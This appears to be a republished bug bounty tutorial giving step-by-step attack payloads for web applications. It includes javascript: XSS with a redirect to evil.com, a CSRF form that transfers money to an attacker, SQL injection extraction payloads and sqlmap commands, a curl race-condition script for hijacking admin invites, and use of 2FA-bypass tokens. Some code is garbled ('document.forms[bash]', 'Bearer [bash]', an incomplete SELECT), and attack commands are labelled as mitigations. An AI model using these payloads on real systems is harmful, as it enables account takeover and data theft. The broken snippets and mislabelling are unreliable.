Listen to this Post
Introduction

Modern web applications face an evolving threat landscape where traditional security controls often fail to address logic-level flaws. From XSS filter bypasses via URI scheme chaining to race conditions that hijack admin invites, and from SameSite protection bypasses to 2FA logic flaws that issue access tokens before second-factor verification, the attack surface continues to expand. This article synthesizes real-world bug bounty findings to provide a comprehensive technical guide on identifying, exploiting, and mitigating these vulnerabilities—equipping security professionals with actionable insights drawn from live penetration testing scenarios.
Learning Objectives & Secrets
- Objective 1: Master XSS Filter Bypass Techniques — Learn to identify injection contexts where special characters are HTML-encoded, then pivot to URI scheme testing using `javascript:` payloads to achieve execution. Secret: When `document.cookie` is HttpOnly-protected, chain XSS with `window.location.replace()` to create a phishing redirect that forces victim navigation.
-
Objective 2: Exploit Race Conditions in Email Verification Flows — Understand the Time-of-Check-Time-of-Use (TOCTOU) vulnerability where verification links issued for one email address can be applied to another in a parallel request race. Secret: The race window exists only when email changes require verification—if changes bind instantly, you don’t need a race at all; just change your email directly.
-
Objective 3: Identify 2FA Implementation Flaws — Recognize that many applications issue session tokens at login before second-factor verification completes. Secret: Always intercept the login response and extract tokens before reaching the 2FA page—if the API accepts the token without TOTP validation, the “second factor” is purely decorative.
You Should Know
1. XSS Filter Bypass via URI Scheme Chaining
Extended Version: When traditional XSS payloads fail because special characters are HTML-encoded into entities, the injection context often remains exploitable through URI schemes. The key insight is that parameters controlling URL destinations (e.g., downloadUrl, redirectUrl) can accept `javascript:` protocols even when WAFs block common XSS vectors.
Step-by-Step Guide:
Step 1: Reconnaissance with Automated URL Gathering
 Collect historical URLs from the target domain
echo "target.com" | gau | tee urls.txt

Filter for active URLs containing parameters
cat urls.txt | httpx-toolkit -silent | grep "=" | tee active-urls.txt
This command uses `gau` (GetAllUrls) to pull historical URL data, then filters results with `httpx-toolkit` to keep only active URLs containing parameters.
Step 2: Identify Parameter Context
When you find a URL with a parameter that controls redirection (e.g., `downloadUrl=https://download.target.com/file.zip`), immediately flag it as a potential XSS/Open Redirect entry point.
Step 3: Test URI Scheme Injection
GET /installation?downloadUrl=javascript:alert(1) HTTP/1.1
Host: target.com
If the alert executes, you have XSS in a URL context.
Step 4: Chain XSS to Open Redirect
javascript:alert(window.location.replace("http://www.evil.com"))
This payload executes the alert as proof of concept while forcibly redirecting the victim to an attacker-controlled site.
Windows Alternative (PowerShell):
 Use PowerCat or Invoke-WebRequest for parameter fuzzing
$urls = Get-Content urls.txt
foreach ($url in $urls) {
$testUrl = $url + "?param=javascript:alert(1)"
Invoke-WebRequest -Uri $testUrl -UseBasicParsing
}
2. CSRF and SameSite Protection Bypass
Extended Version: Cross-Site Request Forgery exploits the browser’s automatic credential attachment behavior. While SameSite=Lax is now the browser default, it still permits cookie transmission with top-level GET navigation—meaning any state-changing endpoint implemented as GET remains vulnerable. Additionally, SameSite=None with Secure flag allows cross-site requests, requiring server-side CSRF tokens for proper protection.
Step-by-Step Guide:
Step 1: Identify State-Changing GET Endpoints
Look for endpoints that modify data using GET requests:
GET /account/delete?confirm=yes HTTP/1.1
Step 2: Craft a Cross-Site Attack Vector
<a href="https://bank.com/account/delete?confirm=yes">Claim Your Prize</a>
When a user clicks this link, SameSite=Lax does not block it—the cookie is attached, and the account is deleted.
Step 3: Test POST-based CSRF with Auto-submitting Form
<form action="https://bank.com/transfer" method="POST">
<input type="hidden" name="amount" value="10000">
<input type="hidden" name="to" value="attacker">
</form>

<script>document.forms[bash].submit();</script>
Step 4: Verify CSRF Token Absence
Check if the application uses unpredictable per-session values. If missing, the attack succeeds.
Mitigation Commands (Linux):
 Check for CSRF token in server responses
curl -I https://target.com/api/sensitive-action | grep -i "csrf|token"

Use OWASP ZAP or Burp Suite's CSRF scanner
 Burp Suite: Send request to Intruder, test with and without token
3. SQL Injection via Forgotten Export Features
Extended Version: Enterprise applications often secure primary dashboards but leave internal reporting features vulnerable. A “Download Custom Audit” feature that accepts date ranges and filters can be exploited via SQL injection, as the backend likely constructs raw SQL queries to generate reports.
Step-by-Step Guide:
Step 1: Intercept the Export Request
Turn on Burp Suite and intercept the POST request sent when generating a report.
Step 2: Inject SQL Payloads
POST /api/export/audit HTTP/1.1
Host: bank.com

date_from=2024-01-01&date_to=2024-12-31' OR '1'='1&type=all
Step 3: Extract Database Information
' UNION SELECT username,password FROM users --
Step 4: Leverage Error Messages
If the application returns verbose database errors, use them to map the schema.
Payload Examples:
 Time-based blind injection
' AND (SELECT  FROM (SELECT(SLEEP(5)))a) --

Union-based extraction
' UNION SELECT @@version,user(),database() --
Linux Command for Automated Testing:
 Use sqlmap for automated detection
sqlmap -u "https://bank.com/api/export/audit" --data="date_from=2024-01-01&date_to=2024-12-31" --dbs --batch
Windows Alternative:
 Using PowerShell with SQL injection testing
Invoke-WebRequest -Uri "https://bank.com/api/export/audit" -Method POST -Body "date_from=2024-01-01' OR '1'='1"
4. Race Condition: Email Verification Hijacking
Extended Version: When admin invites are keyed to email strings rather than verified identities, a low-privileged user can hijack admin roles. The race condition occurs when a verification link issued for one email address is applied to another in a parallel request window.
Step-by-Step Guide:
Step 1: Identify the Invite Flow
Confirm that: (a) invite flow accepts an email with no existing account, (b) accounts can change their email, (c) email changes require verification links, and (d) invites auto-attach to whatever account’s email becomes the invited one.
Step 2: Prepare the Attack
- As a low-privileged user, change your email to an address you control (
[email protected]) - Receive a genuine verification link—hold it, don’t click yet
- Change your email again to the pending invited address (
[email protected])
Step 3: Execute Parallel Requests
Send two requests simultaneously:
- Apply the held verification link (issued for
[email protected]) - Send the email-change to `[email protected]`
Step 4: Validate Success
After the parallel burst, your account’s role should equal the invited role, and your verified email should equal the invited address. If success doesn’t reproduce, it’s jitter—re-run and confirm before reporting.
Bash Script for Race Condition Testing:
!/bin/bash
 Race condition test script
for i in {1..50}; do
curl -X POST https://target.com/api/verify \
-H "Cookie: session=$SESSION" \
-d "token=$HELD_TOKEN" &
curl -X POST https://target.com/api/change-email \
-H "Cookie: session=$SESSION" \
-d "[email protected]" &
wait
sleep 0.1
done
5. Two-Factor Authentication Logic Flaw
Extended Version: Many applications issue the real session token at the moment password validation succeeds, before the 2FA challenge is completed. The `/second_factor` page is merely a redirect destination—it has no bearing on token validity. An attacker with a compromised password gains full API access regardless of 2FA.
Step-by-Step Guide:
Step 1: Enable 2FA on a Test Account
Log in and enable two-factor authentication on the target application.
Step 2: Intercept the Login Response
Log out and start a fresh session. Intercept the `POST /login` request with Burp Suite.
Step 3: Extract the Token
When you submit correct credentials, the response is a `302` redirect to /second_factor—but the same response already sets a fully valid session token in the `Set-Cookie` headers.
Step 4: Test the Token Against the API
GET /api/dashboard HTTP/1.1
Host: target.com
Authorization: Bearer [bash]
Step 5: Confirm Full Access
If the API returns `200` with full account data—including confirmation that 2FA is enabled—the vulnerability is confirmed. No TOTP code was ever entered or submitted.
Mitigation Command (Linux):
 Test API endpoints with extracted token
curl -H "Authorization: Bearer $EXTRACTED_TOKEN" \
https://target.com/api/settings | jq
Windows PowerShell Alternative:
$headers = @{
"Authorization" = "Bearer $extractedToken"
}
Invoke-RestMethod -Uri "https://target.com/api/settings" -Headers $headers
- OTP Leak and Insecure Direct Object Reference (IDOR)
Extended Version: When applications return OTPs in plaintext responses, attackers can bypass authentication entirely. Additionally, lack of server-side validation allows role manipulation and unauthorized data access—deleting a UUID parameter can reveal all users’ sensitive information.
Step-by-Step Guide:
Step 1: Intercept OTP Request
When signing up with a phone number, intercept the request and inspect the response.
Step 2: Identify Plaintext OTP
If the server returns the OTP in the response body, this is a critical information disclosure.
Step 3: Test IDOR via UUID Manipulation
GET /api/user/profile?uuid=123e4567-e89b-12d3-a456-426614174000 HTTP/1.1
Try modifying the UUID to access other users’ data.
Step 4: Delete UUID Parameter
GET /api/user/profile HTTP/1.1
If all users’ data is returned, the application lacks proper authorization controls.
Burp Suite Configuration:
- Set up Intruder with UUID payloads from a wordlist
- Look for response length differences indicating data exposure
- Use Comparer to analyze differences between authorized and unauthorized responses
7. Stored XSS via Unexpected Entry Points
Extended Version: Static websites and landing pages are often overlooked for XSS testing, but forms on these pages can still reflect payloads to other users. Order review pages that display user-supplied information without sanitization are prime targets.
Step-by-Step Guide:
Step 1: Identify Forms on All Pages
Manually scan every page—including contact forms, registration forms, and order forms.
Step 2: Test with Simple XSS Payloads
<script>alert(document.cookie)</script>
Step 3: Find the Reflection Point
Complete the form and identify where the input is reflected. For order forms, select “bank transfer” to skip card payment and still generate an order review page where the payload fires.
Step 4: Confirm Stored XSS
If the payload executes when another user opens the shared link or review page, the XSS is stored.
FOFA Dorking for Asset Discovery:
 Use FOFA to find related assets
body="[email protected]"
 Search for domains with company email references
What Undercode Say:
- Key Takeaway 1: The most critical vulnerabilities often lie in logic flaws rather than implementation bugs—2FA that doesn’t gate API access, race conditions in verification flows, and CSRF protections that fail on GET endpoints.
-
Key Takeaway 2: Successful bug hunting requires creative asset discovery. Dig into page sources, use FOFA dorking with company-specific keywords, and look for forgotten internal features like export-to-Excel that bypass primary security controls.
Analysis: The common thread across these findings is trust misplacement—applications trust that email strings represent identity, that session tokens are only issued after full authentication, and that same-site protections cover all attack vectors. Security teams must adopt a zero-trust mindset: verify identity at every step, gate API access independently of page-level controls, and never assume that browser defaults provide complete protection. The rise of AI-assisted coding (e.g., GLM-5.3 with its 515% improvement in autonomous shell use) introduces new vectors—flaws in Copilot-assisted PRs can lead to CI/CD injection and internal Jira access. As AI becomes more integrated into development workflows, the attack surface expands beyond traditional web vulnerabilities to include AI-generated code flaws.
Prediction:
- +1 AI-Powered Security Testing Will Mature Rapidly: Autonomous agents like Wiz Red Agent that discover vulnerabilities without human intervention will become standard in DevSecOps pipelines, reducing mean time to detection.
-
+1 Post-Training Scaling Will Drive AI Security Capabilities: GLM-5.3’s 515% improvement in terminal bench performance demonstrates that post-training enhancements can dramatically improve AI’s ability to identify and exploit vulnerabilities.
-
-1 2FA Implementation Flaws Will Remain Prevalent: As seen in the token-issued-before-2FA finding, many applications will continue to implement 2FA as a UX feature rather than a security gate, leaving accounts vulnerable to credential stuffing.
-
-1 Supply Chain Vulnerabilities Will Increase: AI-assisted code generation introduces new risks—flaws in Copilot-generated PRs can lead to CI/CD injection, as demonstrated by the Snowflake vulnerability.
▶️ Related Video (74% Match):
https://www.youtube.com/watch?v=1VzaWgzWkgQ
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e2bkxfgG – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


